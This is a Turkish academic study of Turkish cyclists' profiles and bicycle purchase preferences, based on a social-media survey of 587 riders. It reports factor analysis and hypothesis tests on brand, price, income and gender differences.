Köklü tarihi bisiklet kullanımının sürekli yapılabilir, eğlenceli, çevre dostu, hızlı ve pahalı olmayan bir aktivite olduğunu göstermektedir. Bisikletin, binicinin vücut ağırlığı ve kat edilen mesafe ile ilişkili olarak harcanan enerji bakımından, hareket eden tüm hayvanların ve makinelerin en verimlisi olduğu şaşırtıcı değildir (McGurn, 1999). Hollanda, Almanya, Danimarka, Fransa, İspanya gibi Avrupa ülkelerinde bisiklet sürmeye oldukça önem verilmektedir. Bisiklet kullanımının yaygınlaşması için söz konusu ülkelerde buna uygun yollar, tüneller, köprüler ve bisiklet parkları inşa edilmekte; bisikletler için toplu taşıma araçlarında da düzenlemeler yapılmaktadır. Özellikle Fransa Bisiklet Turunun da (Tour de France) etkisiyle, Fransa bazılarınca bisiklet sporunun beşiği olarak görülmektedir. Bisiklet aynı zamanda izlenme oranı da yüksek olan bir spor dalıdır. Bisiklet sporu turizm açısından da önemlidir. Dünyada çok sayıda bisiklet turizmi merkezi bulunmakta; Kenya gibi bazı Afrika ülkelerinde ise “Bisiklet Safari” gibi çeşitli etkinlikler yapılmaktadır (Sağlık vd., 2014). Bu bağlamda BBC Radyosuna göre "Yüzyılın Buluşu" sayılması (Özkan, 2015) ve Albert Einstein’ın görecelik kuramından bahsederken “Bunu bisiklet sürerken düşünmüştüm” dediğine ilişkin rivayetler şaşırtıcı olmamaktadır (Strickland, 1997).

İlk olarak 19 yy.’ın sonlarında Osmanlı İmparatorluğu’nda kullanılmaya başlanmış olan bisiklete, ilk başlarda halk tarafından pek ciddi yaklaşılmasa da zamanla yaygınlaştığı ve posta ile polis idarelerinde kullanılmaya başlandığı görülmektedir. İnsanların benimsemesi ve ilk yarışların yapılması bakımından İstanbul, İzmir ve Selanik şehirleri tarihsel gelişimde özellikle öne çıkmaktadır (Süme ve Özsoy, 2010). Ayrıca ülkemizde dernekler, üniversiteler, yerel yönetimler ve bazı özel kuruluşların düzenlediği organizasyon ve festivaller, bisiklet kültürünün gelişimine katkı sağlamaktadır. Düzenli olarak her yıl gerçekleştirilen Cumhurbaşkanlığı Türkiye Bisiklet Turu katılımcı sayısı ile beraber önemini de artırmaktadır. Hem bisiklet yarışları hem de bisiklet topluluklarınca düzenlenen bisiklet gezileri çoğalmaktadır (Ayverdi, 2004).

Günümüzde bisiklet sporunun gelişmesi için yapılan çalışmalar hızlanmıştır. Çok sayıda belediye şehirlerini bisiklet yolları ile süslemekte, bisiklet istasyonları sadece gezi ve spor amacı için değil, giderek daha fazla alternatif ulaşım imkânı da sağlayacak şekilde kurulmaktadır. Nüfusun büyük çoğunluğunun genç olması, ortalama ömrün 32 yaş civarında olması (Türkiye İstatistik Kurumu, 2017) ve sağlıklı yaşama yöneliş, Türkiye’yi bisiklet satışlarında gelecek vaat eden bir pazar durumuna getirmektedir. Bütün bu gelişmeler bisiklet satışlarına olumlu yansımaktadır.

Satışlardaki artışa karşın, bisiklet kültürünün ülkemizde tam olarak yerleştiği söylenemez. Alt yapı yetersizliği gibi nedenler daha fazla yaygınlaşmasını kısıtlamaktadır (Altunkasa vd., 2009). Birçok ilde hala bisiklet yolları yeterli değildir ve mevcut yollar da çeşitli biçimlerde işgale uğramaktadır. Diğer yandan bisiklet yollarının yapımıyla ilgili standartlar sorunu devam etmektedir. Bu konuda çalışma yapılırken bu alanda gelişmiş ülkelerin standartları gözden geçirilmelidir (Uz ve Kardeş, 2014). Aksi takdirde Manisa örneğinde görüldüğü gibi yolun her iki tarafında yapılmış yeterince geniş olmayan bisiklet yollarının hem araçların park etme imkânını kısıtlaması hem de bisikletlerin geçiş zorluğu yaşamasına neden olması gibi çeşitli sorunlarla karşılaşılabilir.

Yerleşim alanlarındaki genişleme ve buna bağlı olarak motorlu taşıtlardaki artış, bisikletin şehir içi ulaşımındaki payını azaltmaktadır. Buna rağmen gelişmiş ülkelerdeki gibi kent içi ulaşımında da fazla yer kaplamayan ve çevre dostu olan bisikletin kullanımının geliştirilmesi için daha fazla adım atılmalıdır (Lorasokkay ve Ağır, 2011).

Altunkasa vd. (2009) Türkiye’de trafik güvenliğinin istenen düzeyde olmaması ve karayolu taşıt sürücülerinin bisikleti bir araç olarak kabul etmeyişinin bisiklet kullanımını olumsuz etkilediğini ifade etmişlerdir. Çalışmamıza yönelik olarak gerçekleştirilen anketin öneriler kısmında katılımcılar bisikletle seyahati güvensiz bulduğu için bisikleti ulaşım aracı olarak kullanmaktan uzak durduklarını ifade etmektedirler. Bu durumun özellikle büyük illerdeki bisiklet kullanımını sınırlandırdığı söylenebilir.

Dünyada, bir milyardan fazla bisiklet bulunmaktadır. Son yıllarda bisiklet üretimi yılda yüz milyonun üzerine tırmanmıştır (<http://top10hell.com/top-10-countries-with-most-bicycles-per-capita/>). Bazıları için bir yaşama tarzı haline gelen bisikletle ilgili yapılmış bazı ampirik araştırmalar ise

şunlardır: 1975 yılında Jerrold Kaplan Amerikan Bisikletçileri Ligine üye olan yetişkin bisikletçileri araştırmıştır. Kaplan'ın raporu, sadece 1974 takvim yılı boyunca normal yetişkin bisikletçilerinin profilini geliştirmekle kalmayıp, hem aktivitelere hem de tesis türüne göre kilometre başına kaza oranlarını hesaplamak için kilometre bilgisi toplamaya çalışmıştır. Bu çalışmadan yaklaşık 20 yıl sonra William Moritz, çalışmanın anketini geliştirerek, 1997 yılında konuyla ilgili bir başka çalışma yapmıştır. Bu ankette ise bisiklet tesislerinin güvenliği, sürücülerin bisikletlilere yönelik tutumlarının değerlendirilmesi, resmi bisiklet güvenlik eğitimi ve yolculuk alışkanlıklarıyla ilgili sorular bulunmaktadır.

Ardahan ve Mert (2014) ise çalışmalarında Türkiye'de bisiklet kullanan bireyleri bisiklet kullanmak için motive eden faktörleri belirlemek üzere bir ölçek geliştirerek, elde ettikleri faktörleri demografik karakteristiklere göre incelemişlerdir.

Yine Ardahan ve Lapa (2011) tarafından yapılan diğer bir çalışmada ise bisiklet sürücülerini ve yürüyüşçülerin doğa sporu yapma nedenleri ve elde ettikleri faydalar incelenmeye çalışılmıştır.

Yapılan literatür taramasında Türkiye'de bisiklet sürücülerinin bisiklet seçiminde etkili olan faktörlerin belirlenmesi üzerine bir çalışmaya rastlanamamış olması, keşifsel nitelikte olan bu çalışma için bir motivasyon kaynağı olmuştur. Literatürdeki araştırmalarda Türkiye'deki bisiklet kullanıcıları hakkında çok az bilgi bulunduğu ortaya çıkmıştır. Bu çalışmada elde edilecek Türkiye gibi bisiklet pazarı gelişmekte olan bir ülkeye özgü keşifsel bilgilerle, bisiklet tercih kriterlerini karşılayan ürünlerin tasarımına, talep tahmini çalışmalarına, bisiklet farkındalığının artırılmasına, kısacası sektörün gelişimine katkı sağlanması beklenmektedir. Teorik olarak ise Türkiye'de hakkında çok az bilgi bulunan bir tüketici pazarı incelenmiş olacaktır.

Metodoloji

Bisiklet sürücülerinin profillerini ve bisiklet tercihlerinde etkili olan faktörleri belirlemek üzere gerçekleştirilen keşfedici çalışmada gözetim yöntemi kullanılmıştır. Anket formundaki sorular, aktif bisiklet sürücülerini ve konunun uzmanları ile gerçekleştirilen odak grup çalışmalarından yola çıkarak hazırlanmıştır. Soru ve ölçeklerin büyük çoğunluğunun bu araştırmaya özgü olması nedeniyle, öncelikle 30 kişi ile pilot araştırma gerçekleştirilmiş ve gerekli düzeltmeler yapılmıştır.

TÜİK 2016 verilerine göre bireylerin sosyal medya kullanım oranının %82,4 olduğu verisinden yola çıkarak, hazırlanan anket formunun sosyal medya üzerinden cevaplayıcılara ulaştırılmasına karar verilmiştir. Araştırmada ihtimalsiz örnekleme yöntemlerinden kolayda örnekleme yöntemi kullanılmıştır. Bisiklet kulüp ve toplulukları ile görüşülerek Facebook ve Twitter üzerinden anketi üyelerine duyurmaları, bunun yanında aktif bisiklet kullanıcıları ile görüşüp anketi kişisel sosyal medya profillerinde paylaşmaları rica edilmiştir. Geri dönen 590 anketten 3'ü eksik veri nedeniyle iptal edilerek, 587 anket verisi SPSS 21.0 paket programı ile analiz edilmiştir. Gözlem sayısı faktör analizine dahil edilen 11 maddenin 10 katını dahi rahatlıkla aştığından, örneklem büyüklüğünün uygun olduğu söylenebilir.

Anket üç bölümden oluşmaktadır. Birinci bölümde cevaplayıcılara, ne tür ve hangi marka bisiklete sahip oldukları, bu bisikletin ihtiyaçlarını ne derece karşıladığı, bisikleti ne kadara ve nereden aldıkları, bisiklet seçimini nasıl yaptıkları, hangi aksesuarlara sahip oldukları ve 2016 yılında yeni bisiklet giyim, aksesuar, tamir, komponent yükseltme ve diğer ihtiyaçlar için kaç TL harcadıkları ile ilgili sorular yöneltilmiştir. Ayrıca aynı bölümde şu an sahip oldukları bisiklet hakkında düşüncelerini ve bisiklet tercih kriterlerini ölçmeyi amaçlayan 12'şer ifadeden oluşan beşli Likert ölçeğinde iki ayrı soru yer almaktadır. Sahip olunan bisiklet özellikleri hakkında sorulan sorularda, birden fazla bisikleti olan cevaplayıcıların, en sık kullandıkları bisikleti düşünerek yanıt vermeleri istenmiştir.

İkinci bölümde bisiklet sahiplerinin sürüş deneyimleri hakkında veri toplamak amacı ile kaç yıldır bisiklet kullandıkları, her seferinde ortalama kaç saat bisiklet sürdükleri, 2016 yılı içerisinde kaç kilometre kat ettikleri sorularının yanında hangi amaçla, hangi koşullarda bisiklet sürdüklerini ölçmeyi amaçlayan iki soru yöneltilmiştir.

Anketin üçüncü ve son bölümünde ise cevaplayıcının cinsiyeti, yaşı, mesleği, eğitim durumu ve geliri gibi demografik özelliklerin yanında kaç adet bisiklete sahip olduğu, bisiklet sporcu lisansına sahip olma ve bir bisiklet kulübüne üye olma durumları hakkında bilgiler yer almaktadır.

Ayrıca anketin sonuna görüş ve öneriler için bir metin kutucuğu yerleştirilmiştir. Her ne kadar çalışma ile ilişkili olmasa da görüşlerin çoğu sürüş güvenliği ve ulaşım altyapısı problemleri ile ilgili olduğu dikkat çekmektedir.

Analiz kapsamında öncelikle katılımcıların profillerini ve demografik dağılımlarını incelemek üzere ilgili soruların frekans dağılımları oluşturulmuştur.

Bunu takiben katılımcıların bisiklet tercihlerinde etkili olan karar faktörlerini uygun boyutlar altında toplamak üzere faktör analizi gerçekleştirilmiştir. Gerçekleştirilen ilk analizde "ucuz olduğu için tercih ettim" maddesi ait olduğu boyutun güvenilirlik düzeyini önemli ölçüde düşürdüğü için analizden çıkarılmış ve analiz yinelenerek kalan 11 madde "tasarım ve hizmet kalitesi" ile "tutundurma ve referans" isminde iki boyut altında toplanmıştır.

Analizin ilerleyen kısmında ise;

-Kullanılan bisiklete ait ihtiyacı karşılama düzeyinin bisiklet türüne, bisiklet markasına ve bisiklet fiyatına göre farklılık gösterip göstermediği ve

-Tercih karar faktörlerinden "tasarım ve hizmet kalitesi" boyutuna verilen önemin düzenli bisiklet kullanılan yıl sayısına, bisikletin fiyatına göre farklılık gösterip göstermediği tek yönlü varyans analizi ile,

-Yeni bir bisiklet satın alırken bisikletin sahip olduğu komponentler, ağırlığı, konfor, performans, bisiklet markası ve kadro geometrisinin cinsiyete, aylık gelir düzeyine ve bisikletin fiyatına göre farklılık gösterip göstermediği Mann Whitney U ve Kruskal Wallis H testleri ile,

-2016 yılında bisiklet giyim ve aksesuarlarına yapılan harcamaların gelir düzeyine göre farklılık gösterip göstermediği Kruskal Wallis H testi ile,

-Bisiklet seçimi karar şeklinin cinsiyetten bağımsız olup olmadığı ile sahip olunan bisiklet fiyat düzeyinin sporcu lisansına sahip olma durumundan bağımsız olup olmadığı Ki-Kare bağımsızlık testi ile sınanmaya çalışılmıştır.

Analiz ve Bulgular

Tablo 1’de yer alan katılımcıların demografik özellikleri incelendiğinde, çoğunluğun erkek, 36 yaş altı, bekar, Marmara, Ege ve Akdeniz Bölgesinde yaşayan, hane halkı aylık geliri 4000 TL’nin altında, en az ön lisans mezunu, sporcu lisansına sahip olmayan ve herhangi bir bisiklet kulübü üyeliği bulunmayan bisiklet kullanıcılarından oluştuğu gözükmemektedir.

Katılımcıların % 59,3’ünün sahip oldukları bisiklete 2000 TL’nin altında ödeme yaptığı, % 70,7’sinin sahip oldukları bisiklete bireysel tercihleri sonucu karar verdiği, % 58,8’in 5 yıl ve daha az süredir düzenli olarak bisiklet kullandığı, % 71,8’inin ise sürüş başına 3 saat ve altında bisiklete bindikleri yine Tablo 1’den görülmektedir.

Tablo 1. Katılımcıların demografik dağılımları

		Sıklık	%
Cinsiyet	Erkek	482	82,1
	Kadın	105	17,9
	Toplam	587	100,0
Yaş	16-25	194	33,0
	26-35	197	33,6
	36-45	126	21,5
	46 ve üzeri	70	11,9
	Toplam	587	100,0
Medeni Durum	Evlü	227	38,7
	Bekar	360	61,3
	Toplam	587	100,0
Yaşanan Bölge	Akdeniz	94	16,0
	Doğu Anadolu	9	1,5
	Ege	197	33,6
	Güneydoğu Anadolu	7	1,2
	İç Anadolu	53	9,0
	Marmara	211	35,9
	Karadeniz	25	4,3
	Toplam	587	100,0

		Sıklık	%
Eğitim seviyesi	İlköğretim	21	3,6
	Lise	172	29,3
	On Lisans/Lisans ve Lisans üstü	394	67,1
Bisiklet Türü	Yol/Yarış	130	22,1
	Dağ	248	42,2
	Şehir ve Tur	206	35,1
	Diğerleri	3	0,5
Bisiklete Yapılan Ödeme Tutarı	1000 TL'dan az	144	24,5
	1001-2000 TL	204	34,8
	2001-3000 TL	98	16,7
	3001-4000 TL	49	8,3
	4000 TL'nin üstünde	92	15,7
Aylık Hane Halkı geliri	0-2000 TL	120	20,4
	2001-4000 TL	216	36,8
	4001-6000 TL	144	24,5
	6000 TL'nin üstü	107	18,3
	Toplam	587	100,0

		Sıklık	%
Bisiklet tercih şekli	Bireysel tercih	415	70,7
	Arkadaş tavsiyesi	40	6,8
	Aktif bisiklet kullanıcısı tavsiyesi	90	15,3
	Hediye edildi	11	1,9
	Satıcı önerdi	31	5,3
	Toplam	587	100,0
Düzenli olarak bisiklet kullanılan yıl sayısı	1 yıldan az	58	10,4
	1-5 yıl arası	270	48,4
	6-10 yıl arası	110	19,7
	10 yılım üstünde	120	21,5
	Toplam	558	100,0
Ortalama Sürüş Zamanı/Biniş	1 saatten az	69	11,8
	1-3 saat arası	352	60,0
	4 saat ve üzeri	166	28,2
	Toplam	587	100,0

Katılımcıların bisikletlerini tercih etmelerinde etkili olan karar faktörlerini uygun boyutlar altında toplamak üzere faktör analizi gerçekleştirilmiştir. Gerçekleştirilen ilk analizde "ucuz olduğu için tercih ettim" maddesi ait olduğu boyutun güvenilirlik düzeyini önemli ölçüde düşürdüğü için analizden çıkarılmış ve tercihi etkileyen faktörlere ait ölçeğin Cronbach alpha değeri 0,80 olarak hesaplanmıştır.

Yinelenen faktör analizi sonucu kalan 11 madde "tasarım ve hizmet kalitesi" ile "tutundurma ve referans" boyutları altında toplanmıştır.

Tablo 2.

KMO and Bartlett's Test

Kaiser-Meyer-Olkin Measure of Sampling Adequacy.		,815
Bartlett's Test of Sphericity	Approx. Chi-Square	1556,198
	df	55
	Sig.	,000

Tablo 2'de yer alan Bartlett testi sonuçları değerlendirildiğinde, değişkenler arasında yüksek korelasyonların olduğu görülebilir ($p=0,000<0,05$). Ayrıca KMO değerinin 0,815 olması örneklem büyüklüğünün yeterli olduğunun bir göstergesidir.

Tablo 3.

Communalities

	Initial	Extraction
Uzun ömürlü olduğu için tercih ettim	1,000	,534
Yaygın servis ağı nedeni ile tercih ettim	1,000	,381
Kolay kullanımlı olduğu için tercih ettim	1,000	,389
Teknik özellikleri/Komponentleri nedeni ile tercih ettim	1,000	,511
İndirim ve promosyon fırsatları nedeniyle tercih ettim	1,000	,508
Reklamlardan etkilendiğim için tercih ettim	1,000	,663
Ünlü bisikletçilerin tercih ettiği marka olduğu için tercih ettim.	1,000	,538
Tavsiye edildiği için tercih ettim	1,000	,505
Hafif olduğu için tercih ettim	1,000	,412
Tanınmış bir marka olduğu için tercih ettim	1,000	,472
Dış görünüşü için tercih ettim.	1,000	,325

Extraction Method: Principal Component Analysis.

Ortak varyans değeri, bir değişkenin analizde yer alan diğer değişkenlerle paylaştığı varyans miktarıdır. Ortak varyans tablosunda extraction değerlerinin 0,30'un üzerinde olması beklenir. Genellikle, 0,30'un altındakiler çıkarılarak işlem tekrar edilir (Çil, 2014). Tablo 4'de yer alan maddelere ait tüm ortak varyans değerlerinin 0,30'un üzerinde olduğu görülebilir.

Tablo 4.

Total Variance Explained

Component	Initial Eigenvalues			Extraction Sums of Squared Loadings			Rotation Sums of Squared Loadings		
	Total	% of Variance	Cumulative %	Total	% of Variance	Cumulative %	Total	% of Variance	Cumulative %
1	3,714	33,760	33,760	3,714	33,760	33,760	2,841	25,828	25,828
2	1,524	13,853	47,614	1,524	13,853	47,614	2,396	21,786	47,614
3	,970	8,817	56,431						
4	,862	7,840	64,271						
5	,757	6,881	71,151						
6	,705	6,412	77,564						
7	,596	5,418	82,981						
8	,574	5,218	88,199						
9	,482	4,381	92,580						
10	,444	4,038	96,618						
11	,372	3,382	100,000						

Extraction Method: Principal Component Analysis.

Faktör sayısını belirlemede farklı yöntemler söz konusu olmakla birlikte çalışmamızda özdeğer istatistiği (eigenvalue) 1'den büyük olan faktörler anlamlı olarak belirlenmiştir. Buna göre özdeğer

istatistiği 1'den büyük olan iki faktör söz konusudur. Birinci faktörün toplam varyansın %33,760' ını açıkladığı, iki faktör toplamının ise toplam varyansın % 47,614' ünü açıkladığı Tablo 4' den görülebilir.

Rotasyonun amacı, yorumlanabilir, anlamlı faktörlerin oluşturulmasıdır. Tablo 5'de yer alan döndürülmüş rotasyon matrisi (rotated component matrix) faktör analizinin nihai sonucudur. Gözlem sayısı dikkate alındığında (n=587) faktör ağırlıklarının 0,50 ve üzerinde olması oldukça iyi olarak kabul edilebilir (Kalaycı, 2006).

Döndürülmüş rotasyon matrisi incelendiğinde iki faktör ve bu faktörler altında yer alan maddelerin faktörler altındaki ağırlıkları görülebilir.

Döndürülmüş Faktör Matrisine göre birinci boyut altında toplanan uzun ömürlü olma, teknik özellikler, hafif olma, kullanım kolaylığı, dış görünüş özellikleri ve tanınmış bir marka olması ürünün tasarımı ile ilgili, yaygın servis ağı ise hizmet kalitesi ilgili olduğu için bu boyut "*tasarım ve hizmet kalitesi*" olarak adlandırılmıştır. Reklamlardan etkilenme, indirim ve promosyon fırsatları, tavsiye ve ünlü bisikletçilerin tercih ettiği bir marka olması maddelerinin toplandığı ikinci boyut ise "*tutundurma ve referans*" olarak adlandırılmıştır.

Tablo 5. Döndürülmüş Faktör Matrisi

MADDELER	FAKTÖRLER	
	Tasarım / Hizmet Kalitesi	Tutundurma ve Referans
Uzun ömürlü olduğu için tercih ettim	,731	
Teknik Özellikleri/komponentleri nedeni ile tercih ettim	,715	
Hafif olduğu için tercih ettim	,633	
Kolay kullanımlı olduğu için tercih ettim	,598	
Tanınmış bir marka olduğu için tercih ettim	,595	
Dış görünüşü için tercih ettim.	,542	
Yaygın servis ağı nedeni ile tercih ettim.	,500	
Reklamlardan etkilendiğim için tercih ettim.		,809
İndirim ve promosyon fırsatları nedeni ile tercih ettim.		,713
Tavsiye edildiği için tercih ettim.		,691
Ünlü bisikletçilerin tercih ettiği bir marka olduğu için tercih ettim.		,658

Analizin ilerleyen kısmında ise,

-Kullanılan bisiklete ait ihtiyacı karşılama düzeyinin bisiklet türüne, bisiklet markasına ve bisiklet fiyatına göre farklılık gösterip göstermediği ve

-Tercih karar faktörlerinden "tasarım ve hizmet kalitesi" boyutuna verilen önemin düzenli bisiklet kullanılan yıl sayısına, bisikletin fiyatına göre farklılık gösterip göstermediği tek yönlü varyans analizi ile,

-Yeni bir bisiklet satın alırken bisikletin sahip olduğu komponentler, ağırlığı, konfor, performans, bisiklet markası ve kadro geometrisinin cinsiyete, aylık gelir düzeyine ve bisikletin fiyatına göre farklılık gösterip göstermediği Mann Whitney U ve Kruskal Wallis H testleri ile,

-2016 yılında bisiklet giyim ve aksesuarlarına yapılan harcamaların gelir düzeyine göre farklılık gösterip göstermediği Kruskal Wallis H testi ile

-Bisiklet seçimi karar şeklinin cinsiyetten bağımsız olup olmadığı ile sahip olunan bisiklet fiyat düzeyinin sporcu lisansına sahip olma durumundan bağımsız olup olmadığı Ki-Kare bağımsızlık testi ile sınanmaya çalışılmıştır.

Tablo 6'da kabul edilen alternatif hipotezler ve analizlerde kullanılan istatistik teknikler görülebilir. Elde edilen bulgular aşağıda özetlenmeye çalışılmıştır:

Tablo 6.

No	Alternatif Hipotezler	Test türü	Anlamlılık
1	Sahip olunan bisikletin ihtiyacı karşılama derecesi en az iki bisiklet türü arasında farklılık gösterir.	Tek yönlü varyans analizi (Post Hoc testi: Scheffe)	0,001 (H1 Kabul)
2	Sahip olunan bisikletin ihtiyacı karşılama derecesi en az iki bisiklet markası arasında farklılık gösterir.	Tek yönlü varyans analizi (Post Hoc testi: Tukey ve LSD)	0,004 (H1 Kabul)
3	Sahip olunan bisikletin ihtiyacı karşılama derecesi en az iki fiyat düzeyi arasında farklılık gösterir.	Tek yönlü varyans analizi (Post Hoc testi: Tamhane T2)	0,000 (H1 Kabul)
4	Sahip olunan bisikletin fiyatı sporcu lisansına sahip olma durumundan bağımsız değildir.	X ² Bağımsızlık testi	0,000 (H1 Kabul)
5	2016 yılında bisiklet giyim ve bisiklet aksesuarlarına yapılan harcamalar gelir düzeyine göre farklılık gösterir.	Kruskal Wallis H Testi	Giyim için 0,002 (H1 Kabul) Aksesuar için 0,002 (H1 Kabul)
6	Tercih karar faktörlerinden "tasarım ve hizmet kalitesi" boyutu (ortalama) değerlendirme puanı sahip olunan bisikletin en az iki fiyat düzeyi arasında farklılık göstermektedir.	Tek yönlü varyans analizi (Post Hoc: Tukey HSD)	0,001 (H1 Kabul)
7	Tercih karar faktörlerinden "tasarım ve hizmet kalitesi" boyutu (ortalama) değerlendirme puanı düzenli bisiklet kullanan yıl sayısına göre en az iki grup arasında farklılık göstermektedir.	Tek yönlü varyans analizi (Post Hoc: Tukey HSD)	0,001 (H1 Kabul)
8	Yeni bir bisiklet satın alırken; -bisikletin sahip olduğu komponentler -ağırlık -konfor ve -performansın satın alma kararını etkileme derecesi cinsiyetler arasında farklılık göstermektedir.	Mann Whitney U Testi	Komponentler için 0,001 (H1 Kabul) Ağırlık için 0,032 (H1 Kabul) Konfor için 0,000 (H1 Kabul) Performans için 0,037 (H1 Kabul)
9	Yeni bir bisiklet satın alırken; -bisikletin kadro geometrisinin satın alma kararını etkileme derecesi aylık gelir düzeyi açısından sürücüler arasında farklılık göstermektedir.	Kruskal Wallis H Testi	0,013 (H1 Kabul)
10	Yeni bir bisiklet satın alırken; -bisikletin sahip olduğu komponentler -bisiklet markası ve -kadro geometrisinin satın alma kararını etkileme derecesi sahip olunan bisikletin fiyatına göre farklılık göstermektedir.	Kruskal Wallis H Testi	Komponentler için 0,000 (H1 Kabul) Marka için 0,041 (H1 Kabul) Kadro geometrisi için 0,000 (H1 Kabul)
11	Yeni bir bisiklet satın alırken; -bisikletin sahip olduğu komponentler -ağırlık -kadro geometrisi ve -performansın satın alma kararını etkileme derecesi bisiklet türüne göre farklılık göstermektedir.	Kruskal Wallis H Testi	Komponentler için 0,000 (H1 Kabul) Ağırlık için 0,026 (H1 Kabul) Kadro geometrisi için 0,000 (H1 Kabul) Performans için 0,001

- Kullanılan bisikletin ihtiyacı karşılama derecesi bakımından yol ve yarış bisikletleri ile dağ bisikletleri arasında anlamlı bir farklılık bulunmuştur. Yol ve yarış bisikletleri için ortalama değerlendirme puanı (4,35) dağ bisikletine sahip olanlardan (4,02) daha yüksektir. (Bu durum dağ bisikleti sahiplerinin ürünle ilgili beklentilerinin daha yüksek olduğu şeklinde yorumlanabilir.) Ancak daha ileri düzeyde bilgi sahibi olmak üzere "kullanım amacı ve yerine göre" doğru bisiklet türüne karar verilip verilmediği, kiloya ve boya uygun bir kadro seçimi yapıp yapılmadığı da mutlaka sorgulanmalıdır.

-Ghost markasının sırasıyla Kron, Bianchi ve Salcano markalarına göre **kullanıcıların ihtiyaçlarını daha yüksek düzeyde karşıladığını** söylemek mümkündür. Buna ek olarak Tukey testinde görülmeyen, ancak LSD testinde anlamlı farklılıkların elde edildiği sonuçları da aşağıda olduğu gibi özetlemek mümkündür; Btween markası sırasıyla Kron, Bianchi ve Salcano markalarından, Carraro Kron'dan, Merida ise Kron markasından daha yüksek düzeyde ihtiyacı karşılama düzeyine sahiptir. Memnuniyet oranı açısından ilk üç marka Cube, Specialized ve Ghost markalarıdır.

- Fiyatı 1000 TL'nin altında olan bisikletlerin ihtiyacı karşılama düzeyi diğer **fiyat düzeylerinden** daha düşük, ayrıca fiyatı 4000 TL'nin üstünde olanların ise, fiyatı 1000 TL'nin altında ve 1001-2000 TL arasında olanlardan daha yüksek çıkmıştır. Fiyat düzeyi arttıkça ihtiyaçları karşılama düzeyinin de artmasının beklenen bir durum olduğu söylenebilir.

-Dört numaralı hipotez sınamasında bisiklete yapılan ödemenin **sporcu lisansına sahip olma** durumundan bağımsız olmadığı, lisans sahibi olanların bisiklete yaptıkları ödemenin daha fazla olduğu gözlenmiştir.

- 2016 yılı içinde bisiklet giyim ve aksesuarlarına yapılan harcamaların **gelir düzeyine** göre farklılaştığı, gelir seviyesi yükseldikçe giyim ve bisiklet aksesuarlarına yapılan harcamaların arttığı gözlenmiştir.

-Bisiklete yapılan ödemenin 3001-4000 TL ile 4000 TL'nin üstü olduğu gruplarda, tasarım ve hizmet kalitesine verilen önemin 1000 TL'nin altında olan gruba göre daha yüksek olduğu söylenebilir.

-Bir yıldan az bisiklet kullananlar ile bir yılın üstü bisiklet kullanan tüm gruplar arasında "tasarım ve hizmet kalitesi"ne verilen önem açısından anlamlı bir farklılık gözlenmiştir.

-**Cinsiyete dayalı farklılıklarda**, satın alma kararı verirken erkeklerde komponentlerin, kadınlarda ise ağırlık, konfor ve performansın daha etkili olduğu gözlenmiştir.

-Aylık gelir düzeyi 10.000 TL'nin üstünde olan sürücülerde kadro geometrisinin **satın alma kararı** vermede diğer gelir gruplarına göre daha etkili olduğunu söyleyebiliriz.

-Bisiklet fiyatı arttıkça komponentler, marka ve kadro geometrisinin satın alma kararı vermede etkisinin arttığı gözlenmiştir.

-Şehir/tur bisikletlerine kıyasla dağ bisikleti ile yol/yarış bisikletlerinde komponentler, ağırlık, kadro geometrisi ve performansın satın alma kararı vermedeki etkisinin arttığı söylenebilir.

Tartışma ve Sonuç

Sonuç olarak, bisiklet sürücülerinin profili, satın alma kararlarına etki eden faktörler ve bu faktörlerin çeşitli demografik değişkenler açısından analizi ile elde edilen bulgular kuşkusuz bisiklet sektöründe faaliyet gösteren firmaların daha rekabetçi hale gelmeleri ve rekabet pozisyonlarını değerlendirmeleri açısından önem taşımaktadır. Söz konusu bulgulardan, yeni ürün geliştirme/ürün iyileştirme ile tutundurma faaliyetlerinin yürütülmesi esnasında yararlanılabilir. Gelecek araştırmalar için yapılabilecek en önemli öneri ise bireyleri bisiklet sürmeye motive eden faktörlerin belirlenerek bu faktörler ile bisiklet satın almaya etki eden faktörlerin ilişkilendirilmesidir. Bu sayede firmaların pazar araştırması çalışmaları için çok daha derinlemesine ve önemli bilgiler elde edilebilir.

Çalışmanın kısıtlarına ilişkin olarak şunlar söylenebilir: Her ne kadar yeterli sayılabilecek bir örnek hacmi olsa da kullanılan örnekleme yöntemi dikkate alınarak sonuçların genelleştirilmesi konusunda dikkatli olunması gerekmektedir. Özellikle ihtimalli örnekleme yöntemleriyle yapılacak başka çalışmalarla bulguların doğruluğu teyit edilmelidir. Diğer yandan sınırlı literatürü olan bir konu olması nedeniyle, ele alınan değişken ve ifadelerde eksiklikler olması olasıdır. Konuyla ilgili uzmanlarca yapılacak başka araştırmalar, zamanla bu eksikliği gidererek bu alandaki tüketici tercihlerinin daha iyi anlaşılmasına yol açacaktır.

Kaynakça

- Altunkasa, M. F., Uslu, C., Boyacıgil, O. ve Konaklı, N. (2009). Adana Kuzeybatı Üst Kentsel Gelişme Alanında Bisikletli Bağlantı Olanaklarının Değerlendirilmesinde Çözümlemeli Bir Yaklaşım. *Ekoloji*, 57-66.
- Ardahan, F. Mert, M. (2014b). Bisiklet Kullanan Bireylerin Profillerinin Belirlenmesi ve Bireyleri Bisiklet Kullanmaya Motive Eden Faktörlerin Çeşitli Demografik Değişkenlere Göre Değerlendirilmesi: Türkiye Örneği. *Türkiye Klinikleri Journal of Sports Sciences*, 6(2), 53-67.
- Ardahan, F., & Yerlisu Lapa, T. (2011). Açık alan rekreasyonu: bisiklet kullanıcıları ve yürüyüşçülerin doğa sporu yapma nedenleri ve elde ettikleri faydalar. *Uluslararası İnsan Bilimleri Dergisi*, 8(1), 1327-1341.
- Ayverdi, E. (2004). *Sektör Profili - Bisiklet*. İstanbul: İstanbul Ticaret Odası.
- Hannam, K., Butler, G. and Cody Morris Paris, C. (2014). Developments and key issues in tourism mobilities. *Annals of Tourism Research*, 171-185.
- <http://top10hell.com/top-10-countries-with-most-bicycles-per-capita/>
- Kaplan, J. (1975). Characteristics of the Regular Adult Bicycle User. Republished by Allen, J.S. <http://www.bikexpert.com/research/kaplan>. (Erişim tarihi 15.03.2017)
- Lorasokkay, M. A., & Ağır, M. (2011). Konya Kentiçi Ulaşımında Bisiklet. *e-Journal of New World Sciences Academy*, 871-881.
- McGurn, J. (1999). *On your Bicycle- Illustrated Story of Cycling*. York: Open Road Publishers.
- Özkan, Y. (2015, Mayıs 20). Halkı 'bisiklet üzerinde doğan' ülke: Hollanda. Lahey, Hollanda: BBC.
- Sağlık, A., Sağlık, E. ve Kelkit, A. (2014). Bisiklet Turizmi Açısından Gelibolu Yarımadası Tarihi Milli Parkı'nın İncelenmesi. *Uluslararası Sosyal ve Ekonomik Bilimler Dergisi*, 84-90.
